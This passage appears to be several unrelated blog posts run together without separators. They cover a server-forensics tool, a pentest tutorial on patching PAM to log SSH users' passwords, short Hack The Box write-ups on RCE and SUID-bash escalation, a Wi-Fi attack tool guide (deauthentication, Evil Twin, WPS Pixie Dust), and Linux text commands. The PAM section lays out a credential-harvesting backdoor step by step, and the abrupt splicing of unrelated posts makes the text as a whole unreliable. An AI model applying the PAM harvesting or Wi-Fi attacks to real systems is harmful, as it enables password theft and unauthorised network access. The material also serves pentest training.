That feature found a genuine attack. A single IP — 96.126.176.53 — was responsible for 22,542 of 25,802 requests, about 87% of everything in the window, flooding two WordPress admin endpoints behind a fake Chrome user agent. It came in through Cloudflare, which is exactly why a server-level firewall ban would have been useless: the connection my server sees is a Cloudflare edge, not the attacker. I blocked it at Cloudflare instead, and it stopped in minutes.
Request attribution: the real pages behind index.php, plus the client IPs driving them.
It’s just as useful in reverse. Another night I was sure I was under attack — and the report showed 11 requests in the whole window, from different IPs, on normal mobile browsers. Not an attack. Just my slow disk again. That saved me from blocking innocent visitors and adding firewall rules for nothing.
It records CPU steal. That’s time my server was ready to run but the host gave the physical core to somebody else. It’s the one number in a hosting dispute that cannot be blamed on my own workload.
The commands I use most:
Command
What it tells me
server-forensics --incidents
Every recorded incident, newest first, with the trigger reason
server-forensics --last-analysis
The automatic root-cause verdict for the latest incident
server-forensics --offenders
Which program actually caused the spike, grouped properly
server-forensics --io
Full disk evidence — latency, utilisation, per-process I/O
server-forensics --requests
Which URLs and client IPs drove the load
server-forensics --runup
What was building up before the trigger fired
server-forensics --health
Is the recorder itself running properly
Who this is for
I wrote this for my own cPanel server, but it will help you if:
Your site freezes for a minute or two and then recovers, and you can never catch it live. This is the exact case it was built for.
You see high load with low CPU and nothing you read online explains it.
You’re on a VPS and suspect the host. Suspecting is cheap. Having timestamps, latency figures and kernel stack traces to send to support is what actually moves a ticket forward.
You run WordPress sites and need to know if it’s an attack or not. The request report answers that in seconds, so you don’t block real customers out of panic.
You manage servers for clients. Instead of “it was probably a traffic spike”, you can show what was stuck and what it was waiting for.
You’re learning Linux performance. Honestly, reading these reports taught me more about load average, iowait, the ext4 journal and fsync than any article did — because it was my own server, with real numbers.
It is not a replacement for monitoring. Keep Netdata or Prometheus for live graphs and alerts. This sits next to them and answers the question they can’t.
Install it
It’s built for AlmaLinux 8 with cPanel, CloudLinux, Apache with mod_lsapi, MariaDB and Exim, but the collector is generic enough for most Linux web servers.
git clone https://github.com/Dr-Hack/Server-Forensics-Recorder.git
cd Server-Forensics-Recorder
sudo bash install.sh
It installs a systemd timer that runs once a minute. Reports land in /var/log/server-forensics/. Set your thresholds using your own server’s normal numbers — start conservative and tighten later.
The morning-after view: one command, and the last outage explains itself.
MIT licensed. Issues and pull requests are welcome.
FAQ
Why is my server load high when CPU usage is low?
Because load average counts processes that are waiting, not just processes that are running. If load is high while the CPU is idle, your processes are blocked on something — usually disk I/O, sometimes memory pressure or a lock. High iowait alongside high load points at storage.
Does this replace Netdata, Prometheus or Grafana?
No. Those tell you when something happened. This tells you why. Run both.
Will it slow down my server?
Normal operation is one cheap sample a minute, mostly /proc reads, plus a light background sampler. Expensive commands only run during an incident, each with a timeout and an output limit, so the recorder can’t fill the disk it’s already waiting on.
Does it work without cPanel?
The per-minute collector and the analysis work on most Linux web servers. The deeper snapshots are tuned for cPanel-style stacks, and the request attribution expects cPanel-style domain log paths, though you can point it elsewhere.
Can I use its output to raise a ticket with my host?
That’s exactly why the disk latency and CPU steal numbers are recorded. Quote the timestamps and the measurements. It’s much harder to wave away than “my site feels slow”.
Is it safe to run during an outage?
That was the first design rule. Timeouts everywhere, bounded output, and package managers are detected but never run, because calling one during a disk stall could block indefinitely.
Have you hit the high-load-low-CPU problem? Tell me what it turned out to be on your server — I’m collecting these cases, and the wait-channel maps in the tool get better every time I see a new one.
During a pentest you might land on a Linux machine and make your way to root. Then comes cracking passwords, which is quite a challenging thing, unless you have good GPU. This can take a significant time with no promise it will work. Linux hashes, unlike NTLM hashes you have on Windows can’t be reused in lateral movement. Thankfully, there is a technique called PAM patch that can help you get those passwords when users log in via SSH.
Recon with Known Hosts
Before we start patching PAM, we need to understand the network a bit to see what hosts users connect to from this machine. SSH clients store previously accessed servers in a known_hosts file under each user’s .ssh directory. Those files have a list of hosts.
For example, /home/username/.ssh/known_hosts might have a git host. That can be a pivot point. If the compromised machine is in a restricted environment, that host may sit in another subnet or behind access controls you couldn’t otherwise reach. If the user has the same credentials on that host, it will be a pivot point.
Preparing the Host
Before implementing a credential capture mechanism, it’s important to ensure the host accepts password-based logins. SSHD can be configured to forbid password authentication entirely, relying solely on key-based access. To enable credential capture, the following must be set in /etc/ssh/sshd_config.
root > vim /etc/ssh/sshd_configPasswordAuthentication yes
Once this change is in place, the groundwork is set.
Creating a Logging Script

The next step is creating a small script that will record login attempts. With root privileges, create a new file at /usr/local/bin/logc.sh. We then make it executable and create a log file to store credentials.
Now we need to edit the PAM authentication mechanism. PAM configurations vary slightly between distributions, but for SSH specifically, you will need to edit is /etc/pam.d/sshd. For broader system-wide coverage, other files such as /etc/pam.d/common-auth (Debian/Ubuntu) or /etc/pam.d/password-auth (CentOS) could be patched instead.
Once restarted, test the patch by logging in with valid credentials.
Now check the log file.

root > cat /var/log/.authc.log
Each entry has the username, the password they entered, the host they connected from and the date of the attempt. Over time, this log will have a lot of credentials from user sessions, helping you a lot during a pentest.
Summary
There is a great method of harvesting SSH credentials on Linux by modifying the PAM. After finding potential lateral movement hosts, SSH is set up to allow password authentication. A custom logging script is created to save usernames and their passwords. Then the script is integrated into PAM by editing /etc/pam.d/sshd. Restarting SSH activates this change and future connections will be stored with usable credentials.
If you’re interested in red teaming and want to build the skills required to be a pentester, we offer our Red Team Operator training program.
Meet ClingSTUN, a new Linux backdoor that exploits IoT vulnerabilities, gives attackers remote command access and turns infected devices into proxy nodes.
Completed another Hack The Box machine: Reactor, an Easy-difficulty Linux challenge.
The initial foothold came from enumerating the Next.js application running on port 3000. Version fingerprinting identified a vulnerable React canary release associated with CVE-2025-55182 (React2Shell). Further testing confirmed remote code execution through the React Server Components functionality, providing access as the node user.
From the application environment, the SQLite database exposed credentials for the engineer account. After recovering the password from the stored MD5 hash, SSH access provided the user-level foothold.
For privilege escalation, process enumeration revealed a root-owned Node.js service with the inspector exposed on localhost. The Node inspector provided a path to execute code within the root process and modify /bin/bash permissions, ultimately leading to a root shell.
I also explored an alternative approach using SSH local port forwarding and Chrome DevTools to access the remote Node inspector.
Another useful HTB machine for practicing web enumeration, version fingerprinting, application-layer exploitation, Linux enumeration, and Node.js debugging interfaces.
I did not start this because I wanted a screenshot for /r/unixporn. I wanted to stop moving windows around manually. That was basically the entire plan. Four days later I have Hyprland, Waybar, Rofi, custom battery logic, a terminal file manager, several small helper scripts, a reproducible installer and documentation explaining
Completed another Hack The Box machine, SmartHire, rated Medium difficulty.
The attack path started with the SmartHIRE web application and its MLflow integration. Enumeration of the application exposed a vulnerable model workflow that allowed a reverse shell as the low-privileged svcweb user. After gaining access to the host, further enumeration revealed opportunities for privilege escalation.
The escalation path focused on the MLflow control script, which allowed malicious plugin code to execute with root privileges. This ultimately enabled the creation of a SUID Bash binary and provided a root shell. The final step was reading /root/root.txt to retrieve the root flag.
This machine provided a practical look at attacking MLflow-based applications, moving from web application exploitation to Linux privilege escalation, and chaining multiple weaknesses to achieve full system access.
Many beginners want to know how they can hack their Wi-Fi. It’s fun, it’s easy to get started with and those small wins make the early part of your cybersecurity journey exciting. Testing Wi-Fi security is also an important part of a pentest, since many organizations keep old routers in place with weak security settings. As years go by, those settings get more and more obsolete, like WEP. Some features routers have enabled by default might be convenient, but are often unnecessary. That’s WPS, as you might know. It gets abused regularly to recover a plaintext password and sometimes you can get it in under a minute just because WPS was left on.
If hackers get onto the network, they can start exploring everything on it or just use your Wi-Fi for their own purposes. You don’t want that. That’s why you need to make sure it’s secure.
Today we’ll cover Wifit3, which can help you with this.
What is Wifit3
The tool was developed by the same author who created Wifite2.
Unlike its predecessor, it doesn’t need aircrack-ng, reaver or bully installed. Instead, it uses pure Python with the PyUSB and Textual libraries. Wifit3 works just as well on Linux, macOS and Windows. You’ll only need a USB dongle to work with it. The repository mentions all the supported devices.

It scans both 2.4 GHz and 5 GHz, can tell when a network is WPA3 or in mixed WPA2/WPA3 mode and keeps track of signal and encryption. It also tries to identify the router and pull extra details about it. Hidden network names sometimes get revealed by matching them to a known router address. If you plug in more than one supported Wi‑Fi adapter, you can listen on several at once and leave one free to send packets.

It shows beacons, data, injection and disconnect traffic so you can see what’s in the air while you work.

The tool can listen to Wi‑Fi traffic and send disconnect messages. Those messages kick phones off the network. When a phone joins again, it talks to the router to prove it knows the password. The tool records that conversation. The password is in there, but scrambled, so you can crack it later with hashcat.
Here’s how it looks. Above you can see it capturing handshakes with passwords after disconnecting a client. The tool also managed to capture a PMKID. PMKID is a short hash the router can send that’s tied to the Wi-Fi password. If you capture that hash, you can try passwords against it later on your own machine. You don’t need to kick anyone off the network or capture a full login handshake.
There’s also an Evil Twin mode for WPA3. It tricks phones into leaving the real Wi‑Fi and joining a fake one so the tool can steal a handshake. For WPS it can try the fast Pixie Dust attack, grab the password when someone presses the router’s WPS button and keep guessing the WPS PIN while pausing if the router starts locking out attempts.

That’s how the WPS attack looks. The tool sends an enrollee identity with a public key and gets the router credentials decrypted. The password is then saved to a text file.
WEP is attacked in Python with the usual replay tricks to recover the key.
Setting Up
Now let’s set it up on our machine. As always, we’re going to use Kali, but you can use anything you want.

kali > wget https://github.com/derv82/wifit3/releases/download/v0.3.2/wifit3-linux-x64 -q

kali > chmod 777 wifit3-linux-x64
kali > mv wifit3-linux-x64 wifit3
kali > sudo cp wifit3 /usr/local/bin

We’re all set. Plug in your USB dongle and start the tool.
kali > wifit3
After choosing the right, you can start testing your Wi-Fi. Use it only on your own Wi-Fi or the one you’re authorized to test.
Summary
There are so many vulnerable Wi-Fi networks you’ll come across during pentests. They’re often the quickest way into a network, which is why their security shouldn’t be overlooked. Wifit3 is a new tool that came out relatively recently. It’s easy to work with and can help you cover all the common wireless attacks.
If you’re interested in Wi-Fi security, our Wi-Fi Hacking training can help you gain the necessary experience.
One of the fundamental principles that separates Linux from other operating systems is its philosophy that nearly everything is a file, and more often than not, these files contain plain text. Configuration files that control how services behave, log files that record system activity, and network captures that reveal traffic patterns. Countless other critical components of the system exist as text files that you can read, modify, and manipulate using simple command-line tools.
In this article, we will explore the essential commands and techniques for manipulating text in Linux. Let’s get rolling!
Step 1: Cat That File

For demonstration purposes, we will use files from the world’s best Network Intrusion Detection System (NIDS), Snort. If some of you have prior experience with Snort, you probably know that the configuration file was called snort.conf. However, in Snort 3, the traditional snort.conf file has been replaced by Lua-based configuration files in snort.lua serving as the primary configuration file.
Now, let’s move on to the cat command. As demonstrated in an earlier tutorial, cat is one of the most basic text display commands. Let’s use cat to view the Snort configuration file located in /etc/snort.
kali > cat /etc/snort/snort.lua
As you can see, snort.lua is displayed on our screen until it reaches the end of the file. Not the most convenient or practical way to work with this file.
Step 2: Take the Head

To view the beginning of a file, use the head command. This command displays the first 10 lines of a file, by default.
kali > head /etc/snort/snort.lua

If we want to see more or fewer than the default 10 lines, we can tell head how many lines to display by putting the number of lines we want (with the – n switch) between the command and the file name.
kali > head -20 /etc/snort/snort.lua
Here we can see that only the first 20 lines of snort.lua are displayed.
Step 3: Grab That Tail

Similar to the head command, we can view the last lines of a file with the tail command. Let’s use it on the snort.lua.
kali > tail /etc/snort/snort.lua
